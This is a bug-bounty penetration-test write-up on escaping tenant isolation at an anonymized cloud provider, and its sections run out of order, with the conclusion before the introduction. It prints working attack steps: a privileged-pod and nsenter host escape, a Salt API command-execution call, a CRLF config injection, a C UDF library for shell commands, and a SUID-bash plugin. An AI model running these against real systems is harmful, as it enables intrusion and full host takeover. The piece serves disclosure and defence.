
 Fragment of the table list in the cloudsmth schema

Fragment of the table list in the cloudsmth schema

Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens

Records with Salt Master authentication tokens

With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

4. Other ways to attack the cloud

It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

4.1. Exploiting a vulnerability in Managed Valkey

During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server

The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources

These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters

Valkey process context and Salt grains parameters

The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

4.2. MySQL

The MySQL database user didn’t have root privileges when the resource was created.

DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;

Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}

RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

This vector made it possible to inject line breaks and override critical configuration parameters:

default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF

Result of executing id via MySQL UDF

The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}

We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

Conclusion

The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
  •  

An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

Introduction

Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

1. Gaining initial access through a managed Kubernetes cluster

Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

1.1. Escaping the worker node

First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'

After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

nsenter --target 1 --mount --uts --ipc --net --pid – bash

After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address

Kubelet configuration and API server address

Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token

Konnectivity service account token

1.2. Analysis of control plane services

After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"

Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity

1.3. Exploiting Konnectivity

To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

